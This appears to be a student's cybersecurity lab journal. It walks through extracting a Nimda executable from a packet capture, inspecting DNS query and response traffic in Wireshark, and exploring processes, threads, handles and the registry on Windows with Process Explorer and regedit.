


Step 6: Check the original file name in the Follow TCP Stream window.



Step 7: Now we need to download and check that file by uploading to an online virustotal website.

Find exe file from HTTP>click file> select export obj > Select exe File >Save as > Select Folder> Save.



Step 8: In command prompt “ls -l “ to check if the file is saved or not.

```
[analyst@secOps ~]$ cd ./lab.support.files/pcaps/
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst  371462 Mar 21  2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21  2018 wannacry_download_pcap.pcap
```

Step 9: to check the file information put this command “file W32.Nimda.Amm.exe”

```
[analyst@secOps pcaps]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
[analyst@secOps pcaps]$
```

Practical No 3c

Aim: Demonstrate a practical for Exploring DNS Traffic

Part 1: Capture DNS Traffic


Part 2: Explore DNS Query Traffic

Part 3: Explore DNS Response Traffic


Solution:

Part 1: Capture DNS Traffic


Step 1: Open **Wireshark** and start a Wireshark capture by double clicking a network interface with traffic.



Step 2: At the Command Prompt, enter **ipconfig /flushdns** clear the DNS cache.



Step 3: Enter **nslookup** at the prompt to enter the nslookup interactive mode.



Step 4: Enter the domain name of a website. The domain name www.cisco.com

```
> www.cisco.com
Server:  UnKnown
Address:  192.168.0.1

Non-authoritative answer:
Name:    e2867.dsca.akamaiedge.net
Addresses:  2600:1417:75:d9f::b33
          2600:1417:75:d8a::b33
          23.10.37.140
Aliases:  www.cisco.com
          www.cisco.com.akadns.net
          wwwds.cisco.com.edgekey.net
          wwwds.cisco.com.edgekey.net.globalredir.akadns.net
```


Step 5: type **exit in prompt it will exit the nslookup**

```
          2600:1417:75:d8a::b33
          23.10.37.140
Aliases:  www.cisco.com
          www.cisco.com.akadns.net
          wwwds.cisco.com.edgekey.net
          wwwds.cisco.com.edgekey.net.globalredir.akadns.net

> exit
```


Part 2: Explore DNS Query Traffic.

1. Step 1: Observe the traffic captured in the Wireshark Packet List pane. Enter **udp.port == 53** in the filter box and click the arrow (or press enter) to display only DNS packets.

2. Select the DNS packet labeled **Standard query 0x0002 A www.cisco.com**.In the Packet Details pane, notice this packet has Ethernet II, Internet Protocol Version 4, User Datagram Protocol and Domain Name System (query).




3. Expand **Ethernet II** to view the details. Observe the source and destination fields.



What are the source and destination MAC addresses? Which network interfaces are these MAC addresses associated with?

- In this example, the source MAC address is associated with the NIC on the PC and the destination MAC address is associated with the default gateway. If there is a local DNS server, the destination MAC address would be the MAC address of the local DNS server.


- Expand **Internet Protocol Version 4**. Observe the source and destination IPv4 addresses.



What are the source and destination IP addresses? Which network interfaces are these IP addresses associated with?


- In this example, the source IP address is associated with the NIC on the PC and the destination IP address is associated with the DNS server.

- Expand the **User Datagram Protocol**. Observe the source and destination ports.



What are the source and destination ports? What is the default DNS port number?

- The source port number is 58461 and the destination port is 53, which is the default DNS port number.
- Open a Command Prompt and enter **arp –a** and **ipconfig /all** to record the MAC and IP addresses of the PC



```
thernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VirtualBox Host-Only Ethernet Adapter
   Physical Address. . . . . . . . . : 0A-00-27-00-00-0D
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::bc65:b322:40e8:7df5%13(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.56.1(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 671744039
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-F4-0B-77-1C-6F-65-93-DA-5F
   NetBIOS over Tcpip. . . . . . . . : Enabled

ireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Wi-Fi Direct Virtual Adapter
   Physical Address. . . . . . . . . : D2-37-45-D5-F0-BE
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
```

- Compare the MAC and IP addresses in the Wireshark results to the results from the **ipconfig /all** results. What is your observation?

  Type your answers here.

- The IP and MAC addresses captured in the Wireshark results are the same as the addresses listed in arp – a and ipconfig /all command.


- Expand **Domain Name System (query**) in the Packet Details pane. Then expand the **Flags** and **Queries**.

- Observe the results. The flag is set to do the query recursively to query for the IP address to www.cisco.com.


```
> Ethernet II, Src: Tp-Link1_d5:f0:be (d0:37:45:d5:f0:be), Dst: Tp-Link1_ab:04:dc
> Internet Protocol Version 4, Src: 192.168.0.109, Dst: 192.168.0.1
> User Datagram Protocol, Src Port: 49750, Dst Port: 53
v Domain Name System (query)
    Transaction ID: 0x0002
  v Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  > Queries
    [Response In: 101126]
```

Part 3: Explore DNS Response Traffic

Step 1: Select the corresponding response DNS packet labeled **Standard query response 0x0002 A www.cisco.com**.



Step 2: Expand **Domain Name System (response)**. Then expand the **Flags**, **Queries**, and **Answers**. Observe the results.



Practical 4

Aim: Exploring Processes, Threads, Handles, and Windows Registry

Part 1: Exploring Processes

In this part, you will explore processes. Processes are programs or applications in execution. You will explore the processes using Process Explorer in the Windows SysInternals Suite. You will also start and observe a new process.

Step 1: Download Windows SysInternals Suite.


b. Navigate to the following link to download Windows SysInternals Suite: https://technet.microsoft.com/en-us/sysinternals/bb842062.aspx

c. After the download is completed, extract the files from the folder.


d. Leave the web browser open for the following steps.

Step 2: Explore an active process.


a. Navigate to the SysinternalsSuite folder with all the extracted files.
b. Open **procexp.exe**. Accept the Process Explorer License Agreement when prompted.
c. The Process Explorer displays a list of currently active processes.



d. To locate the web browser process, drag the Find Window's Process icon ( ) into the opened web browser window. Microsoft Edge was used in this example



e. The Microsoft Edge process can be terminated in the Process Explorer. Right-click the selected process and select **Kill Process**.



Step 3: Start another process.


a. Open a Command Prompt. (**Start** > search **Command Prompt** > select **Command Prompt**)

b. Drag the Find Window's Process icon ( ) into the Command Prompt window and locate the highlighted Command Prompt process in Process Explorer.

c. The process for the Command Prompt is cmd.exe. Its parent process is explorer.exe process. The cmd.exe has a child process, conhost.exe.

d. Navigate to the Command Prompt window. Start a ping at the prompt and observe the changes under the cmd.exe process.

What happened during the ping process?



a. As you review the list of active processes, you find that the child process conhost.exe may be suspicious. To check for malicious content, right-click **conhost.exe** and select **Check VirusTotal**. When prompted, click **Yes** to agree to VirusTotal Terms of Service. Then click **OK** for the next prompt.

b. Expand the Process Explorer window or scroll to the right until you see the VirusTotal column. Click the link under the VirusTotal column. The default web browser opens with the results regarding the malicious content of conhost.exe.

c. Right-click the cmd.exe process and select **Kill Process**. What happened to the child process conhost.exe?


Part 2: Exploring Threads and Handles

In this part, you will explore threads and handles. Processes have one or more threads. A thread is a unit of execution in a process. A handle is an abstract reference to memory blocks or objects managed by an operating system. You will use Process Explorer (procexp.exe) in Windows SysInternals Suite to explore the threads and handles.

Step 1: Explore threads.

a. Open a command prompt.

c. In Process Explorer window, right-click conhost.exe and Select **Properties…**.. Click the **Threads** tab to view the active threads for the conhost.exe process.




d. Examine the details of the thread. What type of information is available in the Properties window?

Step 2: Explore handles.

In the Process Explorer, click **View** > select **Show Lower Pane** > **Handles** to view the handles associated with the conhost.exe process.

Examine the handles. What are the handles pointing to?




Part 3: Exploring Windows Registry

The Windows Registry is a hierarchical database that stores most of the operating systems and desktop environment configuration settings. In this part, you will

a. To access the Windows Registry, click **Start** > Search for **regedit** and select **Registry Editor**. Click **Yes** when asked to allow this app to make changes.

The Registry Editor has five hives. These hives are at the top level of the registry.

- HKEY_CLASSES_ROOT is actually the Classes subkey of HKEY_LOCAL_MACHINE\Software\. It stores information used by registered applications like file extension association, as well as a programmatic identifier (ProgID), Class ID (CLSID), and Interface ID (IID) data.
